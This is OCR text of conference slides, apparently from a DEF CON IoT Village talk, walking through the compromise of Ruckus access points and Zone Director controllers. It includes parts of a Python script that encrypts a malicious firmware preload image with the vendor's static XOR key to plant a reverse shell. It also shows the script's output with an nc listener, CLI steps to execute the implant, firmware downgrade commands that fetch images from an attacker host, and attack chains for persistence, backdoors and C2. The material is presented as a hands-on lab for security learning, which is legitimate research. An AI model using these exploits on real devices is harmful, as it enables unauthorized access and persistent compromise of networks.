
Update Encryption / Structure - Solution

Similar to the backups, this function uses custom functions and a static key to pack & unpack the preload images. This is slightly different and in some cases requires some additional fixes / cryptographic work.

Using the access you have, you can abuse it in the same manner as the backup encryption and upload a persistent backdoor that survives updates and patches.

You can also isolate or knock it off line, cause it to go out of contact and reboot, or just directly access it.

Pentesting - How many people know where *every one* of them are?



defcon-iotvillage-ruckus / preload-backdoor-reverse.py


Code | Blame | 121 lines (95 loc) · 4.24 KB

```
10  def parse_args():
14                          help="Port for the reverse shell (default: 4444)")
15      return parser.parse_args()
16
17  def rks_encrypt(input_path, output_path):
18      """Encrypt file using Ruckus's custom XOR encryption."""
19      (xor_int, xor_flip) = struct.unpack('QQ', b')\x1a8\x05\xbd,\xd6\xf25\xad\xb8\xe0?T\xc58')
20      structInt8 = struct.Struct('Q')
21
22      with open(input_path, "rb") as input_file:
23          with open(output_path, "wb") as output_file:
24              input_len = os.path.getsize(input_path)
25              input_blocks = input_len // 8
26              output_int = 0
27              input_data = input_file.read(input_blocks * 8)
28
29              for input_int in struct.unpack_from(str(input_blocks) + "Q", input_data):
30                  output_int ^= xor_int ^ input_int
31                  xor_int ^= xor_flip
32                  output_file.write(structInt8.pack(output_int))
33
34              input_block = input_file.read()
35              input_padding = 8 - len(input_block)
36              input_int = structInt8.unpack(input_block.ljust(8, bytes([input_padding | input_padding << 4])))[0]
37              output_int ^= xor_int ^ input_int
38              output_file.write(structInt8.pack(output_int))
39
40  def create_files(temp_dir, ip, port):
41      """Create the required files for the Ruckus patch with reverse shell."""
43      upgrade_tool_sh = os.path.join(temp_dir, "upgrade_tool.sh")
44      with open(upgrade_tool_sh, "w") as f:
45          f.write("exit 1\n")
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

RCE / Backdoor Implanation on Version: <200.7.10.202.127

```
ython ruckus-upgrade-reverse-shell.txt -p 4444 192.168.0.200
reating Ruckus exploit with reverse shell to 192.168.0.200:4444
reated encrypted patch: reverse-shell.dbg
one. The device will connect back to 192.168.0.200:4444 when exploited.
ake sure to start a listener with: nc -lvnp 4444
```



Execute the python script.
Navigate to the AP FIRMWARE UPGRADE menu.
Upload the PRELOAD IMAGE file (malicious) that was generated. There will be no prompt.
SSH into the device:

Enable
Config
Debug
Script
Start Reverse Handler (ex. NC or Metasploit)
exec (script name)
Win.

github.com/SYNgularity1/defcon-iotvillage-ruckus

Spawning the Reverse Shell:

ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa –o StrictHostKeyChecking=no pocorgtfo@192.168.0.1

Start Shell Listener


Authenticate as Admin

```
Please login: admin
Password:
Welcome to Ruckus Unleashed Network Command Line Interface
ruckus> enable
ruckus# debug
You have all rights in this mode.
ruckus(debug)# script
ruckus(script)# list -a

 Index                          Scripts
     1                 bringdaruckus.sh
     2                     .ap_debug.sh
     3                      .version.sh
ruckus(script)# exec bringdaruckus.sh
```

```
Writable2
ruckus$ uname -a
Linux IOTV-PoC-Or-Gff0 2.6.32.24 #1 Tue May 11 01:22:40 PDT 2021 mips GNU/Linux
ruckus$
```

github.com/SYNgularity1/defcon-iotvillage-ruckus

Kill Chain – Preload Image to Reverse Shell



github.com/SYNgularity1/defcon-iotvillage-ruckus

“But.. It’s patched… NO BIG DEAL… AMIRITE?”

The backdoor persists through upgrade.


There is NO downgrade protection on the Ruckus Devices.

You can always take it over, DOWNGRADE it, implant it, UPGRADE it… and use that to hunt for MORE EXPLOITS! (Yes.)

Interrupting the boot process is easy..

…and it stops the reconfiguration routines.

That is how it is designed to work.



github.com/SYNgularity1/defcon-iotvillage-ruckus

Downgrade / Upgrade - Highly attackable firmware process.

How to flash it from a shell to an exploitable version via CLI.


```
Usage: fw update [custom] [<host>]
Usage: fw force-update [custom] [<host>]
       ----------------------------------------
Usage: fw set <parameter> <value>
              - control   <filename>
              - proto     [tftp|ftp|http]
              - port      <port>, ** 0 for auto
              - host      <hostname/IP>
              - user      <username>
              - password  <password>
              ---------------------------------
              - firstcheck     <time in min>
              - interval       <time in min>
              - badfile_retry  <time in min>
              - reboot_maxwait <time in min>
              - reboot         <hour> [am|pm]
              ** i.e. reboot 10 am, reboot 0 to ANY
              ** Note time is in London/GMT
              ---------------------------------
rkscli: fw set control r500-97.bl7
OK
rkscli: fw set proto http
OK
rkscli: fw set port 80
OK
rkscli: fw set host 192.168.0.200
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
```

```
rkscli: fw set control r500-96.bl7
OK
rkscli: fw set proto http
OK
rkscli: fw set port 80
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
v54_fw_update: download 192.168.0.200 section=rcks_fw.main image=Image1 ctl_file=r500-96.bl7 (/writable/fw/main.cntl)
Error: net_get_buf- FW_NOT_FOUND
Error: net_get_buf- FW_CTL_ERROR
**fw(10367) : File not found
rkscli: fw set control r500-97.bl7
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
v54_fw_update: download 192.168.0.200 section=rcks_fw.main image=Image1 ctl_file=r500-97.bl7 (/writable/fw/main.cntl)
flash id is 0x10220
imghdr.{hdr_len=160, bin_len=24627036}
fw_flash_read_open: open((null),) failed
rks_flash_read_open(1) failed
tail_offset 246[illegible]
fwcheck is 2.
net_get_flash, Upgrading from Fully Signed Image(FSI) to Intermediate Signed Image(ISI) image.
_erase_flash: [illegible]
Erase Total 94 Units
Performing Flash Erase of length 262144 at offset 0xb40000
```

github.com/SYNgularity1/defcon-iotvillage-ruckus


Hints to bypassing *later* checks....


This isn't connected to the internet… so how are all of these checks / validation occurring?




github.com/SYNgularity1/defcon-iotvillage-ruckus

On the R510 -> Downgrade… observe the differences.







github.com/SYNgularity1/defcon-iotvillage-ruckus

Putting it all together – Chaining your exploits

Our attack chains are now viable:

Force Reboot / Disconnect -> Jump in on boot -> update firmware / flash

Direct RCE -> Compromise

Direct RCE -> Obtain Sensitive Files / Establish Persistence -> Compromise

Persistent FTP -> Download of Backup -> Decryption of Backup -> Administrator / Remote Control of device -> Compromise

Persistent FTP -> Download of Backup -> Decryption - > Upload of Malicious Config / Firmware -> Compromise

You can create your own C2… OR BACKDOOR A ZD DEVICE AND REMAIN STEALTHY / LotL with any level of skill or knowledge!

github.com/SYNgularity1/defcon-iotvillage-ruckus

Capabilities Lab - Setup

What you now have:

LEGAL AND ETHICAL Linux Flashable / Hackable Wireless Testing and Learning Platform

Multiple Hardware challenges & software capabilities

Mock C2 / botnet lab with reproducible exploit chains spanning years.


Tools for learning how to black box decrypt

Hardware and Software Exploitation techniques / experience.

Cheap. Portable. Bulletproof.

github.com/SYNgularity1/defcon-iotvillage-ruckus

Zone Director – An awesome C2,implant, and capabilities lab!



github.com/SYNgularity1/defcon-iotvillage-ruckus

Taking apart the Zone Director (Physical)

What initially appears to be an “appliance” is really just a lightweight standard motherboard.

When you take it apart, the attack vectors are very obvious:

Unprotected Storage

Direct Console Access

Side-band compromise

Implantation of malicious / local code.

“HOT GLUE SECURITY!”

github.com/SYNgularity1/defcon-iotvillage-ruckus

How storage works in IoT & Backing up your Firmware


The CF card is the storage and it is unencrypted. You can easily image, dump, or obtain access to it with off-the-shelf hardware.

You can hack the hardware / flash different software to it easily with this access. (Make it a different device!)

You can clone the CF to preserve the original or restore it if you “brick” the device.

You can look at the logs, binaries, applications and find all kinds of new vectors of attack.


…or just maliciously backdoor these.

